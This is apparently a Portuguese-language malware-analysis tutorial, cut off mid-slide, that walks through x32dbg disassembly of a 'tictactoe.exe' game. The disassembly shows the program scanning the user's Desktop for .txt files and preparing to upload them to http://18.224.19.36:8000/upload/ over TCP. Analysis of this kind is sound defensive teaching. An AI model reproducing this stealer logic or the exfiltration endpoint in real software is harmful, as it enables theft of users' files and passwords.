


USERNAME



55	push ebp	
89E5	mov ebp,esp	
81EC 28040000	sub esp,428	
C70424 B2C04000	mov dword ptr ss:[esp],tictactoe.40C0B2	[dword ptr ss:[esp]]:"C:\\\\Users\\\\admin\\\\Desktop", 40C0B2:"USERNAME"
E8 16930000	call <JMP.&getenv>	[dword ptr ss:[ebp-OC]]:"admin"
8945 F4	mov dword ptr ss:[ebp-C],eax	[dword ptr ss:[ebp-OC]]:"admin"
8845 F4	mov eax,dword ptr ss:[ebp-C]	[dword ptr ss:[esp+OC]]:"admin"
894424 0C	mov dword ptr ss:[esp+C],eax	[dword ptr ss:[esp+08]]:"C:\\\\Users\\\\%s\\\\Desktop", 40C0BB:"C:\\\\Users\\\\%s\\\\Desktop"
C74424 08 BBC0	mov dword ptr ss:[esp+8],tictactoe.40C0BB	
C74424 04 0004	mov dword ptr ss:[esp+4],400	
8D85 F4FBFFFF	lea eax,dword ptr ss:[ebp-40C]	
890424	mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:"C:\\\\Users\\\\admin\\\\Desktop"
E8 1E200000	call tictactoe.403780	
C74424 04 B310	mov dword ptr ss:[esp+4],tictactoe.4016B3	
8D85 F4FBFFFF	lea eax,dword ptr ss:[ebp-40C]	
890424	mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:"C:\\\\Users\\\\admin\\\\Desktop"
E8 D0FCFFFF	call tictactoe.401478	
90	nop	
C9	leave	
C3	ret	

EAX	00000016					
EBX	002B3000					
ECX	F5210897					
EDX	00000016					
EBP	0061FF18					
ESP	0061FAF0	&"C:\\\\Users\\\\admin\\\\Desktop"				
ESI	004012E0	<tictactoe.OptionalHeader.AddressOfEntryPoint>				
EDI	004012E0	<tictactoe.OptionalHeader.AddressOfEntryPoint>				
EIP	00401792	tictactoe.00401792				
EFLAGS	00000200					
ZF	0	PF	0	AF	0	
OF	0	SF	0	DF	0	
CF	0	TF	0	IF	1	



FindFirstFileA

The screenshot shows the x32dbg debugger interface. The CPU pane displays assembly code:

```
EIP FF25 F40F7D76 jmp dword ptr ds:[<FindFirstFileA>]
```

The instruction at EIP is highlighted with a red box. A red arrow points from this box down to the stack dump window below.

The stack dump window titled "Default (stdcall)" shows the following memory dump:

Address	Value	Content
[esp+4]	0061F6D8	"C:\\\\Users\\\\admin\\\\Desktop*"
[esp+8]	0061F598	0061F598
[esp+C]	0040C064	tictactoe.0040C064 "%s*"
[esp+10]	0061FB0C	0061FB0C "C:\\\\Users\\\\admin\\\\Desktop"
[esp+14]	00000012	00000012



FindFirstFileA - o que ela faz?



Em um diretório, pesquisa um arquivo ou subdiretório com um nome que corresponda a um nome específico (ou nome parcial se curingas forem usados).

Sintaxe

```
C++  
HANDLE FindFirstFileA(  
    [in]  LPCSTR          lpFileName,  
    [out] LPWIN32_FIND_DATAA lpFindFileData  
);  
  
Copiar
```

Parâmetros

- **[in] lpFileName**

O diretório ou caminho e o nome do arquivo. O nome do arquivo pode incluir caracteres curinga, por exemplo, um asterisco (*) ou um ponto de interrogação (?).

- **[out] lpFindFileData**

Um ponteiro para a estrutura WIN32_FIND_DATA que recebe informações sobre um arquivo ou diretório encontrado.

FindNextFileA

tictactoe.exe - PID: 7884 - Module: kernel32.dll - Thread: Main Thread 2252 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Oct 28 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols

EIP FF25 DC0F7D76 jmp dword ptr ds:[<FindNextFileA>]

CC int3
CC int3

```
FF25 DC0F7D76 jmp dword ptr ds:[<FindNextFileA>]
```



FindNextFileA - o que ela faz?



Continua uma pesquisa de arquivo de uma chamada anterior para a função FindFirstFile, FindFirstFileEx ou FindFirstFileTransacted.

Sintaxe

C++

Copiar

```
BOOL FindNextFileA(
    [in] HANDLE          hFindFile,
    [out] LPWIN32_FIND_DATAA lpFindFileData
);
```

Parâmetros

- **[in] hFindFile**

O identificador de pesquisa retornado por uma chamada anterior para a função FindFirstFile ou FindFirstFileEx .

- **[out] lpFindFileData**

Um ponteiro para a estrutura WIN32_FIND_DATA que recebe informações sobre o arquivo ou subdiretório encontrado.

.txt

X

55	push ebp	
89E5	mov ebp, esp	
81EC 38040000	sub esp, 438	
C74424 04 2E00	mov dword ptr ss:[esp+4], 2E	[dword ptr ss:[esp+4]]: ".txt", 2E: '.'
8845 08	mov eax, dword ptr ss:[ebp+8]	[dword ptr ss:[ebp+8]]: "C:\\\\Users\\\\admin\\\\Desktop\\\\cmd.lnk"
890424	mov dword ptr ss:[esp], eax	[dword ptr ss:[esp]]: ".lnk"
E8 19930000	call <JMP.&strrchr>	
8945 F4	mov dword ptr ss:[ebp-C], eax	[dword ptr ss:[ebp-C]]: ".lnk"
837D F4 00	cmp dword ptr ss:[ebp-C], 0	[dword ptr ss:[ebp-C]]: ".lnk"
74 7A	je tictactoe.401752	
C74424 04 85C0	mov dword ptr ss:[esp+4], tictactoe.40C085	[dword ptr ss:[esp+4]]: ".txt", 40C085: ".txt"
8845 F4	mov eax, dword ptr ss:[ebp-C]	[dword ptr ss:[ebp-C]]: ".lnk"
890424	mov dword ptr ss:[esp], eax	[dword ptr ss:[esp]]: ".lnk"
E8 25930000	call <JMP.&strcmp>	
85C0	test eax, eax	eax: ".lnk"

Default (stdcall)

1: [esp] 0061F4AE 0061F4AE ".lnk"
2: [esp+4] 0040C085 tictactoe.0040C085 ".txt"

EAX	FFFFFF	
EBX	00390000	
ECX	0040C085	".txt"
EDX	0061F4B0	"nk"
EBP	0061F468	
ESP	0061F030	&.lnk"
ESI	004012E0	<tictactoe.OptionalHeader.AddressOfEntryPoint>
EDI	004012E0	<tictactoe.OptionalHeader.AddressOfEntryPoint>



Varredura do desktop



- FindNextFileA
 - C:\Users\admin\Desktop\desktop.ini
- FindNextFileA
 - C:\Users\admin\Desktop\retoolkit.lnk
- FindNextFileA
 - C:\Users\admin\Desktop\Senhas.txt
 - Dessa vez a comparação da extensão como txt vai dar true

```
890424  mov dword ptr ss:[esp],eax
E8 25930000  call <JMP.&strcmp>
85C0  test eax,eax
```

Default (stdcall)

```
1: [esp] 0061F4B1 0061F4B1 ".txt"
2: [esp+4] 0040C085 tictactoe.0040C085 ".txt"
```

EAX	00000000
EBX	00390000
ECX	0040C088
EDX	0061F4B4

tictactoe.0040C088

Encontrou um .txt

X

The screenshot shows assembly code in the left pane and register values in the right pane. The assembly code includes instructions like `call <JMP.&strcmp>`, `jne tictactoe.401752`, and `call tictactoe.401660`. The right pane shows the `EAX` register with the value `0061F4AB` and the string `"Senhas.txt"`.

Assembly Instruction	Description
<code>call <JMP.&strcmp></code>	Call to strcmp function
<code>test eax, eax</code>	Test if strcmp result is zero
<code>jne tictactoe.401752</code>	JNE to address 401752 if not zero
<code>mov eax,dword ptr ss:[ebp+8]</code>	Move string address to EAX
<code>mov dword ptr ss:[esp],eax</code>	Move EAX to stack
<code>call tictactoe.401660</code>	Call to file operation function
<code>mov dword ptr ss:[esp],eax</code>	Move EAX to stack
<code>call tictactoe.401575</code>	Call to file operation function
<code>mov dword ptr ss:[ebp-10],eax</code>	Move EAX to stack
<code>mov eax,dword ptr ss:[ebp-10]</code>	Move EAX to stack
<code>mov dword ptr ss:[esp+10],eax</code>	Move EAX to stack
<code>C74424 0C 8CC0</code>	Call to file operation function
<code>mov dword ptr ss:[esp+C],tictactoe.40C08C</code>	Move EAX to stack
<code>C74424 08 ADC0</code>	Call to file operation function
<code>mov dword ptr ss:[esp+8],tictactoe.40COAD</code>	Move EAX to stack
<code>C74424 04 0004</code>	Call to file operation function
<code>mov dword ptr ss:[esp+4],400</code>	Move EAX to stack
<code>8D85 F0FBFFFF</code>	Lea eax, dword ptr ss:[ebp-410]
<code>890424</code>	mov dword ptr ss:[esp],eax
<code>E8 7E200000</code>	call tictactoe.4037B0
<code>8845 F0</code>	mov eax,dword ptr ss:[ebp-10]
<code>890424</code>	mov dword ptr ss:[esp],eax
<code>E8 63930000</code>	call <JMP.&free>
<code>8D85 F0FBFFFF</code>	Lea eax,dword ptr ss:[ebp-410]
<code>894424 04</code>	mov dword ptr ss:[esp+4],eax
<code>8845 08</code>	mov eax,dword ptr ss:[ebp+8]
<code>890424</code>	mov dword ptr ss:[esp],eax
<code>E8 F3020000</code>	call tictactoe.401A45
<code>→90</code>	nop
<code>C9</code>	Leave
<code>C3</code>	ret

EAX 0061F4AB "Senhas.txt"

Encontrou um .txt

X

E8 25930000	call <JMP.&strcmp>	
85C0	test eax,eax	
75 63	jne tictactoe.401752	[dword ptr ss:[ebp+8]]:"C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
8845 08	mov eax,dword ptr ss:[ebp+8]	[dword ptr ss:[esp]]:".txt"
890424	mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:".txt"
E8 66FFFFFF	call tictactoe.401660	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
890424	mov dword ptr ss:[esp],eax	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
E8 73FEFFFF	call tictactoe.401575	40C08C:"http://18.224.19.36:8000/upload/"
8945 F0	mov dword ptr ss:[ebp-10],eax	40COAD:"%S%S"
8845 F0	mov eax,dword ptr ss:[ebp-10]	[dword ptr ss:[esp+04]]:".txt"
894424 10	mov dword ptr ss:[esp+10],eax	[dword ptr ss:[esp]]:".txt"
C74424 0C 8CC0	mov dword ptr ss:[esp+C],tictactoe.40C08C	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
C74424 08 ADC0	mov dword ptr ss:[esp+8],tictactoe.40COAD	[dword ptr ss:[esp]]:".txt"
C74424 04 0004	mov dword ptr ss:[esp+4],400	[dword ptr ss:[esp+04]]:".txt"
8D85 F0FBFFFF	lea eax,dword ptr ss:[ebp-410]	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
890424	mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:".txt"
E8 7E200000	call tictactoe.4037B0	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
8845 F0	mov eax,dword ptr ss:[ebp-10]	[dword ptr ss:[esp]]:".txt"
890424	mov dword ptr ss:[esp],eax	[dword ptr ss:[esp+04]]:".txt"
E8 63930000	call <JMP.&free>	[dword ptr ss:[ebp+8]]:"C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
8D85 F0FBFFFF	lea eax,dword ptr ss:[ebp-410]	[dword ptr ss:[esp]]:".txt"
894424 04	mov dword ptr ss:[esp+4],eax	
8845 08	mov eax,dword ptr ss:[ebp+8]	
890424	mov dword ptr ss:[esp],eax	
E8 F3020000	call tictactoe.401A45	
90	nop	
C9	Leave	
C3	ret	

Encontrou um .txt

The screenshot shows the OllyDbg debugger interface with the assembly, registers, and dump panes visible.

Assembly Pane:

```
E8 25930000 call <JMP.&strcmp>
85C0 test eax,eax
75 63 jne tictactoe.401752
8845 08 mov dword ptr ss:[ebp+8],eax
890424 mov dword ptr ss:[esp],eax
E8 66FFFFFF call tictactoe.401660
890424 mov dword ptr ss:[esp],eax
E8 73FEFFFF call tictactoe.401575
8945 F0 mov dword ptr ss:[ebp-10],eax
8845 F0 mov eax,dword ptr ss:[ebp-10]
894424 10 mov dword ptr ss:[esp+10],eax
C74424 0C 8CC0 mov dword ptr ss:[esp+C],tictactoe.40C08C
C74424 08 ADC0 mov dword ptr ss:[esp+8],tictactoe.40COAD
C74424 04 0004 mov dword ptr ss:[esp+4],400
8D85 F0FBFFFF lea eax,dword ptr ss:[ebp-410]
890424 mov dword ptr ss:[esp],eax
E8 7E200000 call tictactoe.4037B0
8845 F0 mov eax,dword ptr ss:[ebp-10]
890424 mov dword ptr ss:[esp],eax
E8 63930000 call <JMP.&free>
8D85 F0FBFFFF lea eax,dword ptr ss:[ebp-410]
894424 04 mov dword ptr ss:[esp+4],eax
8845 08 mov eax,dword ptr ss:[esp]
```

Registers Pane:

Default (stdcall)

[esp]	0061F058	0061F058
[esp+4]	00000400	00000400
[esp+8]	0040COAD	tictactoe.0040COAD "%s%s"
[esp+C]	0040C08C	tictactoe.0040C08C "http://18.224.19.36:8000/upload/"
[esp+10]	00691598	00691598 "Senhas.txt"

Dump Pane:

```
[dword ptr ss:[ebp+8]]:"C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
[dword ptr ss:[esp]]:".txt"
[dword ptr ss:[esp]]:".txt"
[dword ptr ss:[ebp-10]]:"%s\\\\%s"
[dword ptr ss:[ebp-10]]:"%s\\\\%s"
40C08C:"http://18.224.19.36:8000/upload/"
40COAD:"%s%s"
[dword ptr ss:[esp+4]]:".txt"
[dword ptr ss:[esp]]:".txt"
[dword ptr ss:[ebp-10]]:"%s\\\\%s"
[dword ptr ss:[esp]]:".txt"
[dword ptr ss:[esp+4]]:".txt"
Edward.ptr.ssi.Fcbn.0011:"C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
```

A red arrow points from the assembly code to the registers pane, and another red arrow points from the registers pane to the dump pane.

&"http://18.224.19.36:8000/upload/Senhas.txt"

Encontrou um .txt

X

The screenshot shows assembly code from a debugger. The assembly code is on the left, and its corresponding comments are on the right. A red box highlights the final `call tictactoe.401A45` instruction.

Assembly Instruction	Comment
E8 25930000 call <JMP.&strcmp>	
85C0 test eax,eax	
75 63 jne tictactoe.401752	[dword ptr ss:[ebp+8]]:"C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
8845 08 mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:".txt"
890424 mov dword ptr ss:[esp],eax	
E8 66FFFFFF call tictactoe.401660	
890424 mov dword ptr ss:[esp],eax	
E8 73FEFFFF call tictactoe.401575	
8945 F0 mov dword ptr ss:[ebp-10],eax	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
8845 F0 mov eax,dword ptr ss:[ebp-10]	[dword ptr ss:[ebp-10]]:@"%s\\\\%s"
894424 10 mov dword ptr ss:[esp+10],eax	
C74424 0C 8CC0 mov dword ptr ss:[esp+C],tictactoe.40C08C	40C08C:"http://18.224.19.36:8000/upload/"
C74424 08 ADC0 mov dword ptr ss:[esp+8],tictactoe.40COAD	40COAD:"%s%s"
C74424 04 0004 mov dword ptr ss:[esp+4],400	[dword ptr ss:[esp+04]]:".txt"
8D85 F0FBFFFF lea eax,dword ptr ss:[ebp-410]	
890424 mov dword ptr ss:[esp],eax	
E8 7E200000 call tictactoe.4037B0	
8845 F0 mov eax,dword ptr ss:[ebp-10]	[dword ptr ss:[ebp-10]],"%s\\\\%s"
890424 mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:".txt"
E8 63930000 call <JMP.&free>	
8D85 F0FBFFFF lea eax,dword ptr ss:[ebp-410]	
894424 04 mov dword ptr ss:[esp+4],eax	[dword ptr ss:[esp+04]]:".txt"
8845 08 mov eax,dword ptr ss:[ebp+8]	[dword ptr ss:[ebp+8]]:"C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
890424 mov dword ptr ss:[esp],eax	[dword ptr ss:[esp]]:".txt"
E8 F3020000 call tictactoe.401A45	
90 nop	
C9 leave	
C3 ret	

Entrando na função

The screenshot shows a debugger interface with assembly code and registers. The assembly code pane displays the following sequence:

```
55      push ebp  
89E5    mov ebp,esp  
B8 E8260000 mov eax,26E8  
E8 AE1C0000 call tictactoe.403700  
29C4    sub esp,eax  
A1 04B04000 mov eax,dword ptr ds:[40B004]  
85C0    test eax,eax  
74 38    je tictactoe.401A95  
8D85 58FEFFFF lea eax,dword ptr ss:[ebp-1A8]  
894424 04    mov dword ptr ss:[esp+4],eax  
C70424 02020000 mov dword ptr ss:[esp],202  
E8 F1100000 call <JMP.&WSAStartup>  
83EC 08    sub esp,8  
85C0    test eax,eax  
74 11    je tictactoe.401A88  
C70424 DBC04000 mov dword ptr ss:[esp],tictactoe.40C0DB  
E8 04FEFFFF call tictactoe.40188A  
E9 BC020000 jmp tictactoe.401D47  
C705 04B04000 mov dword ptr ds:[40B004],0  
8D85 42D9FFFF lea eax,dword ptr ss:[ebp-26BE]  
894424 0C    mov dword ptr ss:[esp+C],eax  
8D85 42DDFFFF lea eax,dword ptr ss:[ebp-22BE]  
894424 08    mov dword ptr ss:[esp+8],eax  
8D85 48DDFFFF lea eax,dword ptr ss:[ebp-22B8]  
894424 04    mov dword ptr ss:[esp+4],eax  
8845 0C    mov eax,dword ptr ss:[ebp+C]  
890424    mov dword ptr ss:[esp],eax  
E8 D2FDFFFF call tictactoe.401890  
C74424 08 0600 mov dword ptr ss:[esp+8],6  
C74424 04 0100 mov dword ptr ss:[esp+4],1  
C70424 02000000 mov dword ptr ss:[esp],2  
E8 5A100000 call <JMP.&socket>  
83EC 0C    sub esp,C  
8945 F4    mov dword ptr ss:[ebp-C],eax  
837D F4 FF    cmp dword ptr ss:[ebp-C],FFFFFFF  
75 11    jne tictactoe.401AF7  
C70424 EDC04000 mov dword ptr ss:[esp],tictactoe.40COED  
E8 98FDFFFF call tictactoe.40188A
```

The registers pane shows the following values:

- eax: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- eax: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- eax: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- [dword ptr ss:[esp+04]]: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- eax: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- 40C0DB: "WSAStartup failed"
- [dword ptr ss:[esp+0C]]: "%s%s"
- [dword ptr ss:[esp+08]]: "http://18.224.19.36:8000/upload/Senhas.txt"
- [dword ptr ss:[esp+04]]: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- [dword ptr ss:[esp+08]]: "http://18.224.19.36:8000/upload/Senhas.txt"
- [dword ptr ss:[esp+04]]: "C:\\\\Users\\\\admin\\\\Desktop\\\\Senhas.txt"
- [dword ptr ss:[ebp-0C]]: ".txt"
- [dword ptr ss:[ebp-0C]]: ".txt"
- 40COED: "socket"

socket

x

tictactoe.exe - PID: 416 - Module: ws2_32.dll - Thread: Main Thread 6692 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Oct 28 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

EIP	Address	OpCode	Assembly	Symbol
	7651C990	8BFF	mov edi,edi	
	7651C992	55	push ebp	socket
	7651C993	8BEC	mov ebp,esp	
	7651C995	83EC 08	sub esp,8	
	7651C998	53	push ebx	



socket - o que ela faz?



A função de soquete cria um soquete associado a um provedor de serviços de transporte específico.

Sintaxe

C++

```
SOCKET WSAAPI socket(  
    [in] int af,  
    [in] int type,  
    [in] int protocol  
)
```

Copiar

Parâmetros

- [in] af

A especificação da família de endereços.

- [in] type

A especificação de tipo para o novo soquete.

- [in] protocol

O protocolo a ser usado.

Em que condições socket é chamada?

X

7651A7C5	6A 02	push 2
7651A7C7	6A 02	push 2
7651A7C9	E8 C2210000	call <ws2_32.socket>
7651A7CE	33F6	xor esi,esi
7651A7D0	4C	int

```
C++Copiar  
SOCKET WSAAPI socket(  
    [in] int af, ←  
    [in] int type, ←  
    [in] int protocol ←  
);  
  
1: [esp+4] 00000002 00000002  
2: [esp+8] 00000001 00000001  
3: [esp+C] 00000006 00000006
```

- 2- AF_INET: família de endereços IPv4
- 1 - SOCK_STREAM: Um tipo de soquete que fornece fluxos de bytes sequenciados, confiáveis, bidirecionais e que usa o protocolo TCP para a família de endereços AF_INET ou AF_INET6.
- 6- TCP

O arquivo Senhas.txt

Senhas.txt - Notepad

File Edit Format View Help

Gmail

usuário: SenhasEmTXT

senha: eumesmo@2001

Dropbox

usuário: SenhasEmTXT

senha: Senha1234

Banco do Brasil

Conta corrente: 1234

Senha: 1234

VPN da empresa

usuário: eumesmo@empresa.com.br

senha: Empresa@2023



Próxima parada: connect



tictactoe.exe - PID: 884 - Module: ws2_32.dll - Thread: Main Thread 6432 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Oct 28 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

EIP	76525710	8BFF	mov edi,edi	connect
	76525712	55	push ebp	
	76525713	8BEC	mov ebp,esp	



connect - o que ela faz?



A função connect estabelece uma conexão com um soquete especificado.

Sintaxe

C++

```
int WSAAPI connect(
    [in] SOCKET      s,
    [in] const sockaddr *name,
    [in] int          namelen
);
```

Copiar

Parâmetros

- **[in] s**

Um descritor que identifica um soquete não conectado.

- **[in] name**

Um ponteiro para a estrutura sockaddr à qual a conexão deve ser estabelecida.

- **[in] namelen**

